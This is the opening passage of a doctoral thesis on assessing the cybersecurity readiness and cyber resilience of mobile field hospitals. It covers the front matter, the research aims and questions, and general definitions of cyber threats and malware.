



HAL
open science

Cybersecurity in Healthcare System : Evaluation and Assessment of the Cybersecurity readiness of Mobile Field Hospital's Resilience

Nasir-Baba Ahmed

► **To cite this version:**

Nasir-Baba Ahmed. Cybersecurity in Healthcare System : Evaluation and Assessment of the Cybersecurity readiness of Mobile Field Hospital's Resilience. Library and information sciences. IMT - MINES ALES - IMT - Mines Alès Ecole Mines - Télécom, 2022. English. NNT : 2022EMAL0001 . tel-04097342

HAL Id: tel-04097342

<https://theses.hal.science/tel-04097342>

Submitted on 15 May 2023

HAL is a multi-disciplinary open access archive for the deposit and dissemination of scientific research documents, whether they are published or not. The documents may come from teaching and research institutions in France or abroad, or from public or private research centers.

L'archive ouverte pluridisciplinaire **HAL**, est destinée au dépôt et à la diffusion de documents scientifiques de niveau recherche, publiés ou non, émanant des établissements d'enseignement et de recherche français ou étrangers, des laboratoires publics ou privés.

**THÈSE POUR OBTENIR LE GRADE DE DOCTEUR
DE L'INSTITUT MINES-TELECOM (IMT) –
ÉCOLE NATIONALE SUPÉRIEURE DES MINES D'ALÈS (IMT MINES ALÈS)**

En Sciences informatiques et Cybersécurité

**École doctorale R&S – Risques et Société
Portée par l'Université de Nîmes**

**Unité de recherche
Laboratoire des Sciences des Risques**

**Cybersecurity in Healthcare System: Evaluation &
Assessment of the Cybersecurity readiness of
Mobile Field Hospital's Resilience**

Présentée par Nasir Baba Ahmed

Le 10 mai 2022

**Sous la direction de Gilles Dusserre
Et de Nicolas Daclin**

Devant le jury composé de

Gilles DUSSERRE, Professeur, IMT Mines Alès,

Anaïs SAINT-JONSSON, Maitresse de Conférence, Aix-Marseille Université,

Robert BESTAK, Professeur, Czech Technical University,

Jean-Marie FLAUS, Professeur, Université Grenoble Alpes,

Nicolas DACLIN, Maître Assistant, IMT Mines Alès,

Marc OLIVAUX, Maître de Conférences, Université de Nîmes,

Jérôme MEYNIER, Directeur Securitys, Securitys

Directeur

Examinatrice

Rapporteur

Rapporteur

Co-Directeur

Examineur

Examineur

Vote of Thanks

Many people supported and helped me during this long journey called PhD.

I would like to display my affection and thanks to the people and institutions who allowed me to carry out this thesis, which was an experience that is rich in lessons and experiences. This could not have been possible without the coherent collaboration between the University of Nîmes and IMT Mines Alès and the funding of PTDF Nigeria.

I would like to thank my supervisory team, first of all my thesis directors: Gilles DUSSERRE, Nicolas DACLIN and Marc OLIVAUX. I thank them for giving me the opportunity to do a thesis and for giving me their trust to carry out this work. They have always shown great enthusiasm and left me great freedom in the choice of orientation of this work.

I would first like to thank all the members of the jury for participating in the evaluation of this work and for the interest they have given to it. I would particularly like to thank the reviewers of this manuscript as they provided relevant remarks and advice allowing several research perspectives to be considered. The success of this thesis owes a lot to the quality of my close supervision, as they allowed me to discover new scientific perspectives and succeeded in passing on some of their knowledge to me. Their availability, their pedagogy and their criticisms, always constructive and fair, have helped to train me in the exercise of research. I am grateful to them. I would also like to thank the various actors within Element de Security Civile Rapide d'Intervention Medical (L'ESCRIM), and Nîmes Fire service (Sapeur-pompiers du Gard Nîmes) with whom this project was collaborated. The sharing of their expertise and the data they provided me helped to illustrate and enrich this work.

I associate with these thanks Edith TEYCHENE for her invaluable help for the administrative part. My thanks also go to all the interns I have worked with on different projects, and Masters students in Disaster Management who contributed to this project, with special mention of Mr Salim SALLOUM. Also, I warmly thank the colleagues and friends of LGI2P or neighbouring labs, in particular: Frank MIGNE, Ghoulam-Sakhi SHOKOUH , and Jihane BOU-SLIHIM. The many good times shared made this period pleasant and joyful.

Finally, I would like to thank my family, for always supporting and encouraging me from far away.

TABLE OF CONTENTS

1.0 CHAPTER 1: INTRODUCTION	1
1.0.1 OVERVIEW:	1
1.0.2 THE RESEARCH AIM AND OBJECTIVES:.....	2
<i>Research aim:</i>	3
<i>Research Objectives:</i>	3
1.0.3 RESEARCH QUESTIONS:.....	4
1.0.4 THESIS CONTRIBUTIONS SUMMARY	5
1.0.5 DEFINITION OF KEY CONCEPTS:.....	7
<i>Introduction to Cybersecurity:</i>	7
<i>The Information Security Triad:</i>	14
1.0.6 RESILIENCE:	16
<i>Adopting the Resilience Definition:</i>	18
<i>Cyber resilience:</i>	19
1.0.7 METHODOLOGY:	21
1.1 I.T IN HEALTHCARE:.....	24
1.1.1 <i>Conventional Hospital and MFH:</i>	25
1.1.2 <i>Cybersecurity in Healthcare</i>	26
1.1.3 <i>General Security Threats in MFH:</i>	26
1.2 NEED FOR ASSESSMENT AND TESTING:.....	27
1.2.1 <i>Need to Assess</i>	27
1.2.2 <i>Need to Test</i>	27
1.2.3 <i>SWOT Analysis as a method of Evaluation:</i>	28
1.3 ORGANIZATION OF THE MANUSCRIPT:	29
1.4 CONCLUSION:.....	30
CHAPTER 2: STATE OF THE ART	31
1.0 INTRODUCTION:.....	31
2.0 MFH	31
<i>French MFH and other NGO's:</i>	32
<i>MFH Stakeholders:</i>	32
<i>MFH Services and Sectors:</i>	33
<i>Technical Architecture of MFH:</i>	34
<i>I.T Systems deployed in MFH: the Case of the Israeli (I.D.F) MFH:</i>	37
2.1.1	TRENDS AND MOTIVATIONS
.....	38
2.2 SYSTEM ASSESSMENT	40
2.2.1 <i>Why Assess:</i>	40

2.2.2	Assessment Data Collection:	41
2.2.3	Analysis and Evaluation MFH Processes and Stakeholders:	41
	Other options of State of the Art Analysis method:	47
2.2.2	CYBERSECURITY ASSESSMENT FRAMEWORKS	51
	A. Cyber Resilience Self-Assessment: NIST Framework:	52
	B. Cyber Resilience Maturity Model: FFIEC Assessment tool:	56
	C. ENISA Cyber Resilience Assessment/Metrics:	61
2.4	CONCLUSION:	63
CHAPTER 3: EVALUATION OF CYBER RESILIENCE IN MFH		64
3.0	INTRODUCTION:	64
3.1	METHODOLOGY: SCIENTIFIC APPROACH TO DEVELOP OUR MODEL/CR ASSESSMENT OPPORTUNITIES:	65
	A. Major Frameworks	65
3.2	METHODOLOGY: SCIENTIFIC APPROACH TO DEVELOP OUR MODEL	70
3.2.1	Scoring:	76
3.2.3	Interpretation:	77
3.4	TECHNICAL MODEL: IMPLEMENTATION OF PYTHON-BASED AUTOMATED SOFTWARE:	78
	Software Summary:	79
	Installation:	79
	Source Code Structure & design:	81
	7-11- CSM (Cybersecurity Maturity) Domains Modules:	87
	12- CSM Module:	87
	Calculation & Results:	90
	Flowchart Diagram:	90
3.5	CONCLUSION:	92
CHAPTER 4: CYBER TABLE TOP SIMULATION EXERCISE		93
4.0	INTRODUCTION:	93
	4.0.1 Cyber Tabletop Exercise (TTX):	93
4.1	TABLE TOP SIMULATION PLANNING	94
	4.1.2 Aim:	94
	4.1.3 Objectives of the Cyber TTX :	96
	4.1.4 Schedule of the Cyber TTX:	96
	4.1.5 Exercise Style:	97
	4.1.6 Guidelines:	97
	4.1.7 Assumptions:	97
	4.1.8 Stakeholders/Participants:	98
4.1.9	METHODOLOGY:	98

4.1.10 SCENARIOS:	99
4.2 AT THE END	100
4.2.1 Debrief:	100
4.2.2 Collection of Data & Analysis:	100
4.2.3 Lessons learned:	101
4.3 EXPERIMENTAL SCENARIO AND METRICS	101
4.3.1 MFH Scenario Definition:	102
4.3.2 Data:	103
4.3.3 The results:	104
4.4 IMT MINES ALES CYBER TTX CASE STUDY:	106
The process approach:	107
Debriefing phase:	110
Discussion:	113
4.5 CONCLUSION:	115
CHAPTER 5:	126
PENETRATION TEST PLAN FOR MOBILE FIELD HOSPITAL INFRASTRUCTURE	126
5.0 INTRODUCTION:	126
5.1 METHODOLOGY & FRAMEWORKS	126
5.1.2 Choice(s) of Implementation & Justification:	130
5.2 THE TEST	131
5.2.1 Confidentiality and Disclaimer	132
5.2.2 Penetration Test objectives:	132
5.2.2.1 The OSSTMM Penetration Test Procedure:	133
5.2.3 Scope and Completion Criteria:	135
5.2.4 Assumptions for PT execution:	136
5.2.4.3 Design phase:	138
5.2.7 MAIN Penetration testing:	138
5.2.8 Attack scenario Diagram:	138
5.2.9 Attack tree diagram:	139
5.2.10 PT Laboratory setup:	140
5.3 THE TEST	143
5.3.3 TEST RESULT: THE OSSTMM RAV CALCULATOR:	182
Attack Surface Security Metrics	182
5.3.4 MFH 'Actual security' :	183
5.4 CONCLUSION:	185
CHAPTER 6: CONCLUSION & PERSPECTIVES:	117

6.0 INTRODUCTION.....	117
6.2 CHALLENGES:.....	122
6.3 FUTURE WORK & RECOMMENDATIONS:.....	124
REFERENCES & BIBLIOGRAPHY	127
APPENDICES/ANNEX: THIS CONTAINS SUPPORTING DOCUMENTS, DIAGRAMS, AND SCREENSHOTS TO FURTHER EXPLAIN THE POINT AND PROCEDURES CARRIED OUT.	142

LIST OF FIGURES

Figure 1: Percentage of organizations compromised by at least one successful attack

Figure 2a: Thesis Methodology Process Summary

Figure 2b: The CIA information security Triad

Figure 2c: Cyber resilience life cycle

Figure 3a: MFH services, sectors and IT equipment

Figure 3b: MFH IT architecture design setup - Layers

Figure 3c: MFH IT architecture design setup – Entities

Figure 4: IT systems in the IDF MFH

Figure 5: French MFH Stakeholder Map

Figure 6: Model Diagram

Figure 7: MFH CRAF preview

Figure 8: Adopted Scoring Format

Figure 9: Maturity Levels

Figure 10a : CRAF MFH Login page

Figure 10b : Registration and user information.

Figure 10c : CRAF Home page

Figure 10d : sample results display summary

Figure 10e : IRP module summary

Figure 10f : IRP module domains and selection

Figure 10g : CSM module domains

Figure 10h: Database table fields

Figure 10i: Database table fields 2

Figure 10j: Database table fields 3

Figure 10k: CRAF tool flowchart

Figure 11: The HSEEP Methodology

Figure 12: Impact/likelihood graph of TTX injects

Figure 13: Example of Alceste formatting for the textual data

Figure 14: Results binary decision tree

Figure 15: Statistical analysis on the textual data

Figure 16: Statistics analysis on the textual data 2

Figure 17: Graphs given by the Correspondence Analysis with Iramuteq

Figure 18: Sans Institute Cyber kill chain model

Figure 19: STRIDE Threats Classification

Figure 20: the OSSTMM PT Methodology application
Figure 21: MFH infrastructure Attack scenario Diagram
Figure 22: Attack tree Diagram
Figure 23: PT lab set up
Figure 24: Thesis summary diagram
Figure 25: The CIA Information security triad
Figure 26a-26y: PT steps explanation screenshots

LIST OF TABLES

Table 1: SWOT Analysis Matrix Summary
Table 2: NIST Framework extract + MFH parameters [63]
Table 3: NIST Framework implementation in MFH across Resilience life-cycle
Table 4: Cyber security Maturity for Domain levels
Table 5: The CR Assessment model Software processes
Table 6: Parameters/Metric Measurement
Table 7: Description of Other Parameters 1
Table 8: Description of Other Parameters 2
Table 9: TTX Questionnaire data
Table 10: Major PT methodologies reviewed and colour coded ratings
Table 11: OSSTMM specified PT Channels categorization
Table 12: PT equipment setup specifications
Table 13: PT Stakeholders' roles and equipment usage
Table 14: OSSTMM RAV calculator with Test results answers and values
Table 15a-15j: PT information and process analysis summary
Table 16: List of recommendations

TABLE OF ANNEX/Appendix

- Appendix A: 1 – A diagrammatic representation of the MFH, showing its cells and sectors.
- Appendix B: 1 – Assessment data collection questionnaire 1
- Appendix B: 2 – Assessment data collection questionnaire 2
- Appendix B: 3 – Tier implemented in the excel sheet for NIST Maturity
- Appendix B: 4 – (I - IV) CR Preliminary analysis: Implementation of tools in an MFH case
- Appendix C: 1 – CRAF Source code
- Appendix D: 1 – Cyber TTX participation SOP (Standards of Operations) and Roles
- Appendix D: 2 – Cyber TTX Scenario and Injects
- Appendix D: 3 – Cyber TTX participation questionnaire
- Appendix D: 4 – Cyber TTX participation forms and exercise evaluation form
- Appendix D: 5 – Cyber TTX organization based on MFH BPMN diagram
- Appendix E: 1 – Table for the RAV calculation questions for MFH values
- Appendix F: 1 – 39 Penetration Test details, steps and results

GLOSSARY & ABBREVIATIONS:

This glossary gathers the technical vocabulary used in this thesis with regard to cyber resilience and evaluation of MFH in Healthcare context. The sources have been specified, as applicable, otherwise the relevant relationship to the other definitions in the thesis content.

Table of Abbreviations:

ABBREVIATION	FULL MEANING
MM	MATURITY MODEL
NIST	NATIONAL INSTITUTES OF STANDARDS & TECHNOLOGY
FFIEC	FEDERAL FINANCIAL INSTITUTION EXAMINATIONS COUNCIL
ENISA	EUROPEAN NETWORK & INFORMATION SECURITY AGENCY
CAT	CYBER RESILIENCE ASSESSMENT TOOL
CSF	CYBER SECURITY FRAMEWORK
PT	PENETRATION TEST
WAN	WIDE AREA NETWORK
CRI	CYBER RESILIENCE INDICATOR
IAM	IDENTITY & ACCESS MANAGEMENT
CVE	COMMON VULNERABILITIES EXPOSURE
CR	CYBER RESILIENCE
PC	PERSONAL COMPUTER
CNI	CRITICAL NATIONAL INFRASTRUCTURE
BT/LTE	BLUETOOTH /LONG TERM EVOLUTION
CIIP	CRITICAL INFRASTRUCTURE PROTECTION
DoS	DENIAL OF SERVICE
CIA	CONFIDENTIALITY, INTEGRITY & AVAILABILITY
DDoS	DISTRIBUTED DENIAL OF SERVICE

Table of Glossary:

Crimeware	A piece of code/software created for the purpose of executing cybercrimes as a service, e.g., phishing attack software.
Cyber-risk	Risk that is derived from the interaction of information technology and or in the cyber-space.
Cyber-space	The global collection of electronic circuits which allow people and systems to connect without physical proximity or connectivity.
Critical National Infrastructure	These are assets that are categorised as extremely important to a Nation for its survival and overall functioning capabilities
Cyber-weapon	A malicious software that can be used to access a target device or network for the purpose of gathering strategic information or to cause disruption in the activities of the target, basically compromising either one of the CIA triad.
Disruption	Conditions that will cause an event, process or activity to vary beyond its thresholds of normality.
Risk	Exposure or lack of protection to danger harm or loss from a Disruptive Event. This exposure is created by the structure of the process, as risk is a static concept, and varies from different events [Rand, 2017].
Spoofing	A type of cyber-attack technique where a cyberthreat actor successfully achieves its aim by posing as a different person by falsifying some data, to gain illegitimate advantages.
Zero-Day Vulnerability	Outside publicly known common vulnerabilities, an undisclosed or unknown vulnerability in computer software that becomes known only when cyberthreat actors make use it to cause adverse effects. It is called zero- day because, due to lack of information, the software author has no time (zero-day) to develop a patch for protection against it.

Information
System

Any device or group of interconnected or related devices, one or more of which uses a programme, and performs automatic processing of computer data, stored, processed, retrieved or transmitted. This for the purpose of operational use, protection and maintenance. For example: a computer or a server.

1.0 CHAPTER 1: INTRODUCTION

Cybersecurity is the art of protecting assets, data, and activities carried out in cyberspace from unauthorized access, and the practice of ensuring confidentiality, integrity and availability of information [1].

1.0.1 Overview:

In the early stages of the millennium, most digital assets, networks and computers used in governments were operational on specific and dedicated networks. This made them easier to protect with less attack surface areas as they had less contact with the outside world. In this current day and age, this is no longer the case as cyber assets and networks have become highly decentralized and its complexities are implemented in both public and private sectors. With all the user-friendly innovations in technology and its promises, the ‘flip-side-of-the-coin’ implications now constitutes a host of cybersecurity risks which has evolved from basic localized protections to entire organization, sectors, and government protections as a whole.

Living in an age where virtually everything is networked together, right from personal internet banking, all the way to government infrastructure, network security is no longer a luxury option. In May 2017, the WannaCry ransomware cyber-attack launched globally using hacking tools widely believed to have been developed by the US National Security Agency infected more than 300,00 computers in over 150 countries [2]. Focusing a major attack on one of the Critical National Infrastructure in the UK being the National Health Insurance Scheme (NHS), suffered a great loss via systems and networks denial of services, and loss of critical Patients records as well. Though many countries may have not recorded any cases, so far, officially, this underlines the importance of the early nature and acceptance structure available as well as frameworks for reporting any cybersecurity related issues cutting across all sectors of the Critical National Infrastructure.

The issues related to Cybersecurity are seamless and thorough, regardless of the size and or organizational stands. Given that computer networks and cyber assets are always the target of criminals, it can be argued that the dangers of Cybersecurity attacks will only be on the rise in the future as networks continue to expand [3]. According to [4], a recent study carried out in the University of Maryland showed that cyberthreat actors launched attacks on systems and

networks in every 39 seconds per attack. Figure 1 also describes the 86.2% of the organizations in the survey were successfully affected by each cyber-attack.




Figure 1: Percentage of organizations compromised by at least one successful attack [4]

The overall purpose of this research is finding the right level of preparation and specialist assistance that is vital to minimizing and controlling the damage, and recover from breaches and its consequences, as well as reviewing cybersecurity cases.

1.0.2 The Research Aim and Objectives:

In the context of modern day society and its implementation IT infrastructure and security protection measures, Cyber resilience completes the cycle of cyber security measures in detail, from the initial breach point, to the prevention point. Cyber resilience takes different dimensions in terms of its life cycle and process when adapting to known and unknown challenges, crises and threats. With the main goal of cyber resilience being its ability to help organizations thrive in extreme and emergency conditions, the main dimensions include Evaluation/Identification, Protection, Detection, Response, and Recovery. The evaluation process being the first dimension in the cyber resilience life cycle, provides the bedrock for which cyber resilience in its entirety is founded upon. Furthermore, with a foundational perspective of providing the current security posture in which cyber infrastructures are categorized, and used in other dimensions of cyber resilience.

Research aim:

The research aim is to evaluate the readiness and degree of implementation feasibility of the cybersecurity in Mobile Field Hospitals (temporary hospital support structures) which in turn may help other National Critical Infrastructure. In addition, then develop an improved and most effective assessment method from professionally certified frameworks for Hospitals to achieve maximum implementation, in terms of Protection, Awareness, Response and Investigations. And as such, this thesis aims at providing a feasible implementation process of the first dimension (evaluation), in a specific context of Critical National Infrastructure (CNI), and its accompanying effective methods.

Research Objectives:

In cybersecurity, networked assets and their technological capacities relate directly or indirectly to both social and political challenges which are at the core of the 21st century challenges. The incorporation and implementation of advancements in technology in various aspects and sectors poses a host of new security challenges evolving, as the current protective infrastructure and level of cybersecurity know-how by the security actors is at an unprepared and inadequate level.

In this thesis, the aims are to present contributions to the existing body of knowledge tailored towards the assessment and evaluation of cyber assets in mobile field hospitals. In essence, the aims are to explore the cyber-resiliency levels and its applications in both the mobile field hospitals specifically, and the health sector in general. The research will also bridge the gap between the ever-growing digitization of the Hospital Records and use of Medical Devices, its adoption, and its Security implications, with relevance to achievement of the maximum Cyber Security strategy implementation. The highlights of the objectives of the research include the following:

Primary Objective: Evaluate the methodologies associated with the Cyber Resilience frameworks, and their relevance to Assessing and securing the digital cyber space of the Mobile Field Hospitals (MFH), its cyber infrastructure and its stakeholders.

The primary research objective of this thesis aims to examine critically the existing cybersecurity assessment frameworks, their usage, and possible implementation in assessing the cyber resilience posture currently existing in the MFH. Existing literature focuses on areas

of mostly medical expertise, logistical management, and some usage of digitized medical records storage and processing. Rather, it lacks the security dimension to protect its Critical information infrastructure (CII), its computer and technological assets, and specific cyber-crime targets such as data protection, privacy, surveillance and social media interactions.

Secondary Objectives: Develop an effective and improved cost-effective strategy for achieving a maximum implementation process of cyber resilience evaluation and risk posture for prevention and response of cyber threats. Furthermore, this objective aims also to Provide and foundational platform and plan for training and role-playing exercises, with real-life scenario immersion of mobile field hospital stakeholders in experiencing the effects of cyber-attacks before the happen.

These objectives serve as guides towards proffering solutions to the primary objective. The first aspect covers the part of the thesis that proposes a solution based on the options derived from the implementation of the primary objective. This also involves part of the solutions including the cyber resilience assessment model, its components, definitions, applications and relevant risk and security approaches.

The second aspect proceeds from the first, covering training aspects of the MFH in the form of carefully curated custom table-top exercises. With limited data on this niche aspect of cybersecurity in the healthcare sector, the need for a more practical and real-life scenario based immersion style training exercise serves as the main rationale in taking this approach.

1.0.3 Research Questions:

The research questions provide a set of questions based on the aims and objectives of the thesis. These answers, methodology and results to which the research questions are followed forms the main efforts in achieving the solutions to the research questions. The thesis research questions are:

Are Mobile Field Hospitals **SAFE** from Cyber-attacks? This question aims to explore the inquire about the feasibility and actual possibilities of the MFH being safe or susceptible to cyber-attacks. To answer this research question, the thesis explores empirical and historical data of cyber-attacks in the health sector in general, which includes both traditional hospitals

and MFH. The thesis also explores the current cybersecurity posture in terms of the cyber resilience readiness (protection, prevention and response) considering the cyber security landscape and trends with the available cyber infrastructure and policies implemented. The thesis attempts to provide a more foundational aspect of the research area, to which other methods applied can be improved.

How can Field Hospitals protect patients, infrastructure (IT/cyber assets) and its business continuity from cyber-attacks, in terms of prevention, recovery and response to Cyber-attacks? This explores a more in-depth analysis of the link between the protection mechanisms in place in FHs and its processes covering the cyber resilience life cycle.

To answer these questions, this thesis explores and proposes areas for improvement in the cyber infrastructure deployed, and the preparation of personnel deployed in hospitals locally, and in the international context.

1.0.4 Thesis Contributions Summary

In the course of the thesis, the outlined research aim, objectives and research questions are followed with the process and methods to which these tasks are achieved. This is in the form of contributions, that aim to answer the research questions from their respective methods and results. In this thesis, the contributions presented are majorly categorised in to three main areas; The Mobile Field Hospital Cyber Resilience Assessment Framework (MFH CRAF); the Cyber Table-top Exercises (Cyber TTX); and the technical Penetration Tests (PT). These contributions are illustrated in the Figure 2/24 below.




Figure 2a: Thesis Contributions summary diagram

The first contribution in the form of the MFH CRAF outlines the various processes implemented in the development of a customised and specific evaluation and assessment method for Cyber resilience. This MFH CRAF focuses on the usage and implementation in the parameters of a mobile field hospital, on its cyber infrastructure. Its aim is to provide the mobile field hospital stakeholders a method to evaluate the existing cybersecurity posture of the facility and its infrastructure. It also provides a scientific and theoretical idea of how the infrastructure handles or can handle any disruptions or disturbances in the form of cyber-attacks.

While the first contribution focuses on infrastructure, the second contribution of the Cyber TTX focuses on simulated training of the stakeholders/users. This takes advantage of the data and results from the MFH CRAF as a foundation, and use it in developing a table-top exercise specifically derived from the assessment results. This TTX is then carried out in immersed real-life scenarios by the stakeholders, tailored towards improving the overall cybersecurity situational awareness.

The third contribution takes advantage of both the MFH CRAF and the Cyber TTX being theoretical contributions, to perform a more practical and technical approach. The technical

Penetration Tests focuses on all the major aspects of the functionalities of the mobile field hospital, which are the processes, the stakeholders & the various technologies used. The focus might be mostly on the combination either the processes or stakeholders with the technologies used as the test are very technical-oriented. This contribution puts in to context the results from the MFH CRAF and the Cyber TTX to provide it with specific data to perform penetration tests that are realistic and impact the functioning of the infrastructure. These penetration tests are carried out in real-life scenarios that may cause harm or disruption, as if it were attacked by a real cyber threat actor. This will provide a better understanding of the vulnerabilities of the infrastructure and the information from the results will provide data for prevention and planning.

In turn, the results from the penetration tests are used to update the MFH CRAF, and also provide more avenues and scenarios to be included in the Cyber TTX contributions as well. This way, all three contributions are linked with either providing foundational aspects to performance, or improvement capabilities.

1.0.5 Definition of Key Concepts:

In understanding the main aspects of the research focused on evaluation, safety and training of stakeholders in the field of cybersecurity to achieve resilience, the key concepts need to be identified and defined. This is done to provide a better understanding of the technical cybersecurity language, and ease the understanding of the concepts and their applications in the thesis. Some of these concepts include: the introduction to cybersecurity and its applications, the information security triad, and resilience concepts.

Introduction to Cybersecurity:

With the ever-increasing number of digital users, devices, and programs in the modern environment, together with the increase in the volume of data generated, the security of these data devices becomes more necessary [4]. Cybersecurity, arguably being one of the most inappropriately used terms in the technology landscape, creates issues. According to Cyber-Tech Giants, Kaspersky Labs in the US, Cybersecurity can be described as the practice of defending computers, servers, mobile devices, electronic systems, networks, and data from malicious attacks [5]. Its application contextually can be applied in different aspects such as Network security, Application security, Information security, Operational security, Disaster

recovery/Business continuity and the End-user education. In addition cybersecurity comes along with certain elements that make it an active practice, which are referred to as cyberthreats.

With a good understanding of the definition and contextual application of basic cybersecurity, arises certain types of applications in the real world scenarios in the form of Cyberthreats. These cyberthreats types are discussed below.

- Cybercrime:

There is no unanimously agreed definition of what cybercrime constitutes. As noted by [6], terms such as "cybercrime", "cybercrime", "computer crime", "computer-related crime", "hi-tech" crime, "technology-enabled crime", "e-crime", and "cyberspace crime" are often used in place of one another and also interchangeably. The definition of Cybercrime may be better understood as a general-umbrella word covering different sets of activities such as online child exploitation, state sponsored hacking and theft of hardware /software. Some of these crimes can also be classified based on whether a computer is used as an instrument, target or even incidental to a crime [7].

- Cyber-Attack:

This refers to unwelcome attacks to achieve unauthorised access to information, in order to steal, expose, alter or destroy [100]. In addition to cybercrime threats, cyber-attacks are associated with cyber warfare or cyberterrorism, such as hacktivists. Generally, motivations vary, and as such, there are three main categories: criminal, political and personal [100].

Criminally motivated attackers pursue financial gain via theft of money, theft of data or seeking ways to impact and cause business disruption. Likewise, the personally motivated, such as disgruntled employees, may opt to pursue financial gains, data or a business continuity disruption, but in this case it may take unforeseeable perspectives such as seeking fun, achieving street credibility online, or even capability testing reasons. However, the most common aim is to usually seek retribution and settle scores of some sort. Socio-political motivated attackers may be for the reason of attention-seeking and publicity, which may result in making their attacks known to publicly — which is also known as hacktivism. In addition, other forms of motivation for cyber-attacks may include cyber-espionage, spying, intellectual challenges, games with other treat actors and even state-sponsored assignments [100].

- Cyberterrorism:

Cyberterrorism as intended by [5] to undermine the cyber infrastructure with the aim of inflicting fear and causing panic. Cyberterrorism is usually a premeditated and politically motivated attack on cyber infrastructure [4] & [101]. The U.S Federal Bureau of Investigations (FBI) refers to cyberterrorism as a form of cyberthreat that is specifically designed to cause harm [101]. In other cases, many cyber experts consider cyberterrorism when it eventually results in the loss of lives or physical harm, directly or indirectly via the process of causing damage to critical infrastructure with the aid of IT tools and equipment. Thus, some of the possible target of cyberterrorism include power plants, health facility equipment, military bases, banking industry, water industrial control systems etc.

Cyberthreat actors make use of these cyberthreats to gain control of computers, networks, and other aspects of the cyber infrastructure. This is done with the aid of certain methods for execution, which include:

- Malware:

Malware is also known as a short form for representing ‘malicious software. This is a file, code or software that infiltrates via infection, to explore, steal or perform virtually any required actions by cyberthreat actors [103]. With malware coming in so many forms and variations, its objectives are mainly to provide remote access for a cyberthreat actor to use, deliver spam from the infected machine to other unsuspecting targets, investigate the infected user’s local network and other connected peripherals on the network, and also exfiltrate sensitive data [103]. Generally, malware is an umbrella term used to describe viruses, trojans, spyware, ransomware, botnets and adware.

- Virus:

Viruses are types of malicious codes or programs developed to change the way a target operates and devised to spread from one target to another. Viruses operates by attaching itself to a legitimate program or document that supports macros in order to execute its code [104]. Thus, possessing the ability to cause unexpected or destructive effects, such as damaging the target program, corrupting or destroying data.

Once a virus has successfully attached to a program, file, or document, the virus will lie dormant until circumstances cause the computer or device to execute its code. In order for a virus to infect your computer, you have to run the infected program, which in turn causes the

virus code to be executed. In essence, viruses can remain inactive on the target, silently, but once infected, it infects other targets on the same network. The effect of some viruses can be humorous in intent and effect, others may have overwhelming and destructive effects such as data loss or permanent hard drive physical damage.

In the modern day technological society, virus may spread in several ways, some more obvious than others. Viruses can be spread through email and text message attachments, Internet file downloads, and social media scam links. Viruses can hide hidden as attachments on social media sharing platforms such as funny images, greeting cards, or audio and video files [104].

- Trojan:

